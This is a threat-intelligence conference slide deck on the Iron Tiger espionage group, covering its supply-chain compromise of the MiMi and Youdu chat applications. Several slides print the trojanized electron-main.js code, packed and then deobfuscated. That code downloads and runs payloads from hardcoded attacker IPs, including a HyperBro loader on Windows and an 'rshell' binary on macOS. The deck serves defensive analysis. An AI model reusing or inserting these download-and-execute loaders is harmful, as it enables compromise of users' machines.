Iron Tiger Enhances its TTPs and Targets Linux and MacOS Users

Daniel Lunghi (@thehellu)

Botconf, Strasbourg, France

April 13th, 2023

TLP CLEAR

Outline

- Introduction
- Infection vectors
- Malware toolkit
  - HyperBro
  - Sysupdate
  - Rshell
- Targets
- Attribution
- Conclusion

Introduction

- Iron Tiger (internally Earth Smilodon)
  - also known as Emissary Panda, APT27, TG-3390, Bronze Union, LuckyMouse
- 2010: the oldest operation we noticed
- Sep. 2015: Operation Iron Tiger: Exploring Chinese Cyber-Espionage Attacks on United States Defense Contractors
- Apr. 2021: Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware
- Aug. 2022: Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users
- Mar. 2023: Iron Tiger's SysUpdate Reappears, Adds Linux Targeting

Infection vectors

Infection vector – vulnerability exploitation

- According to public reports, exploitation of the following vulnerabilities:
  - ProxyLogon vulnerabilities on Microsoft Exchange
  - CVE-2021-44228 (Log4shell)
  - CVE-2021-26084 on Atlassian Confluence
  - Older vulnerabilities in 2019 (Sharepoint) and 2020 (Exchange)

Infection vector – others

- Prior to 2020, other infection vectors include
  - Watering holes
  - Weaponized documents exploiting either Dynamic Data Exchange (DDE) or Equation editor (CVE-2018-0798) vulnerability
  - Spear-phishing emails with RAR attachments containing malicious EXE files


Infection vector – supply chain attacks

- In December 2020, ESET reported a supply chain attack on Able Desktop, a chat application used by Mongolian government

- In May 2022, we found a supply chain attack on MiMi chat, a chat application used in South East Asia

Infection vector – supply chain attack

- MiMi chat, a multiplatform chat application




In Chinese language
mì mì (秘密) means “secret”

Trojanized versions:

- Nov. 2021: Windows
- May 2022: Mac OS

Infection vector – supply chain attack

- Registration page is limited to certain countries
  - +86: China
  - +1: Canada
  - +1: USA
  - +852: Hong Kong
  - +853: Macao
  - +886: Taiwan
  - +63: Philippines
  - +65: Singapore
  - +66: Thailand
  - +81: Japan
  - +82: South Korea



注册账号


创建您的 mimi 账号

请输入手机号码

将已简讯方式发送至您的手机


Infection vector – supply chain attack

- Is this “MiMi chat” a legitimate application/website?
    - No reference to the developing company on the website
    - Querying for “MiMi chat” on search engines does not return any relevant results



Property	Value
Description	
File description	mimi
Type	Application
File version	2.2.1.0
Product name	mimi
Product version	2.2.1.0
Copyright	Copyright © 2021 SEEKTOP
Size	136 MB
Date modified	10/28/2022 6:27 PM
Language	English (United States)


Mimi.exe properties



```
"name": "im-desktop-2.0",
"version": "2.2.1",
"desktopVersion": "2.2.1",
"description": "mimi",
"productName": "mimi",
"author": "SEEKTOP <seektopser.com>",
```

package.json

Infection vector – supply chain attack




[redacted]
October 10, 2021 · 🌐

Recruitment #Seeking partners #remote work# stayhome #staysafe #Android #UI #frontend #development
Hi! We are Seek Top, a system technology integration technology company
Headquartered in Manila, Makati, Philippines
Mainly develop creative, interesting interactive games, live broadcast of international sports events, hope to find you who have endless creativity in website development,
We are currently looking for [Android Engineer], the job information is as follows, you are welcome to join us with enthusiasm😊

📍Android engineer
Requires 2 years of work experience, if you meet the requirements, please re-submit your resume
1. We need to be proficient in Java language foundation and have more than 2 years of Android development work experience.
2. Familiar with commonly used data structures and algorithms, and have experienced the development of online Android apps.
3. Familiar with Android SDK, flexibly use various components and mechanisms of Android, and be able to realize components with excellent performance and reusability.
4. Familiar with the Android framework and various features, familiar with object-oriented programming, understand design patterns, etc.
5. Familiar with network programming, Android UI framework and related development tools.
6. Familiar with kotlin, java, MVVM technology application.

◆ Salary range: Negotiable above NT.100,000
◆ Salary structure: basic salary + job performance + quarterly assessment bonus + fixed half-yearly salary adjustment.
◆ Remote benefits: 13-17 salary, year-end 1-4 months, holiday gifts, various paid holidays (annual leave, sick leave, marriage and maternity leave), etc.
◆ Working hours: 9:30-18:30 The working hours are fixed at 8 hours, with one or two days off each week.
◆ Delivery channel: [redacted]@seektopser.com
* This is overseas remote work, please contact me for detailed benefits and work information:
[redacted]

- Company headquartered in the Philippines
- Hire developers paid in Taiwanese dollars



New Taiwan dollar

From Wikipedia, the free encyclopedia


"TWD" redirects here. For other uses, see TWD (disambiguation).

The **New Taiwan dollar**[I] (code: **TWD**; symbol: **NT$**, also abbreviated as **NT**) is the official currency of Taiwan.

Infection vector – supply chain attack

- Desktop chat application
  - Built with ElectronJS framework (multiplatform)
  - **electron-main.js** file modified to download the malicious payload


Build cross-platform desktop apps with JavaScript, HTML, and CSS



```
[css]                                   <DIR>
[emotion]                               <DIR>
[fonts]                                 <DIR>
[img]                                   <DIR>
[js]                                    <DIR>
[media]                                 <DIR>
[node_modules]                          <DIR>
[statics]                               <DIR>
[workers]                               <DIR>
electron-main               js         75,349
index                       html        3,321
package                     json        2,264
serviceWorker               js        239,089
serviceWorker-dev           js        239,089
serviceWorker-prod          js        239,171
```

Infection vector – supply chain attack


- electron-main.js contains code obfuscated with Dean Edwards’ JS packer



```
module.exports=function(t){eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt
29)):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e)
=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('(k(){l
b=0(\'b\');l 6=0(\'6\');l d=0(\'w\').d;t.g(\'s\',(e)=>{o.m(e)});k 4(i,1,h){a f=b.E(1);7(i).C
2=6.z()+\'/\';a 3="8://D.q.x.u/";4(3+\'5.p\',2+\'5.p\',()=>{4(3+\'5.n\',2+\'5.n\',()=>{4(3+\
r");d(2+\'c.9\')})})})}})();',42,42,
'require|const|dest|url|downloadFile|dlpprem32|os|request|http|exe|var|fs|dlpumgr32|exec||st
e|log|dll|console|bin|77|finish|uncaughtException|process|141|win32|child_process|250|close|
m|download'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]=
```

Infection vector – supply chain attack

- Dean Edwards’ JS packer



A JavaScript Compressor.

version 3.0

Copy:


```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return
r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
p}('0(1);',2,2,'alert|'.split('|'),0,{}))
```

compression ratio: 265/9=29.444

Shrink variables □

Infection vector – supply chain attack


- Deobfuscated code: HyperBro downloader



```
function downloadFile(uri, filename, callback) {
    var stream = fs.createWriteStream(filename);
    request(uri).pipe(stream).on('close', callback)
}
if (os.platform() == "win32") {
    var dest = os.tmpdir() + '/';
    var url = "http://45.77.250.141/";
    downloadFile(url + 'dlpprem32.bin', dest + 'dlpprem32.bin', () => {
        downloadFile(url + 'dlpprem32.dll', dest + 'dlpprem32.dll', () => {
            downloadFile(url + 'dlpumgr32.exe', dest + 'dlpumgr32.exe', () => {
                console.log("download finish");
                exec(dest + 'dlpumgr32.exe')
            })
        })
    })
```

Infection vector – supply chain attack


- Deobfuscated code: rshell downloader




```
function downloadFile(a, b, c) {
    var d = fs.createWriteStream(b);
    request(a).pipe(d).on("close", c)
}
if (os.platform() == "darwin") {
    var f = os.tmpdir() + "/";
    var g = "http://139.180.216.65/";
    downloadFile(g + "rshell", f + "rshell", () => {
        console.log("download finish");
        exec("chmod +x " + f + "rshell");
        exec(f + "rshell")
    })
```

Infection vector – supply chain attack

- We retrieved clean (left) and malicious (right) installer
- The modification time interval between both versions was very short (1h30)




```
2022-06-15 06:54:55 css
2022-06-15 06:54:55 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```



```
2022-06-15 06:54:55 css
2022-06-15 08:24:44 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```

Infection vector – supply chain attack

- We found interesting attackers' scripts in our telemetry




- Script.js is a custom Javascript password grabber
- <subdomain> is an authentication portal for dev tool
- Attacker might have used credentials stolen this way to access Seektop build environment

Infection vector – another chat application

- In November 2022, we found a SysUpdate sample named “youdu_client_211.9.194.exe”

- Youdu is an instant messaging application oriented to enterprise customers
- Developed by a Chinese company, Xinda.im
- All listed customers are from mainland China

Infection vector – another chat application



Category: all | government agency | Finance/Banking | manufacturing | construction industry | energy industry | media industry | medical industry | game | Wholesale and retail | IT services

government agency | 1000-10000

Haicang District Government, X...

Xiamen Haicang Taiwanese Investment Zone is a state-level development zone approved by the St...

Finance/Banking | 10000 or more

Fujian Rural Credit Cooperative...

Fujian Rural Credit Union has a total of more than 1,900 business outlets. It is the financial institutio...

energy industry | 10000 or more

China Petroleum Pipeline Burea...

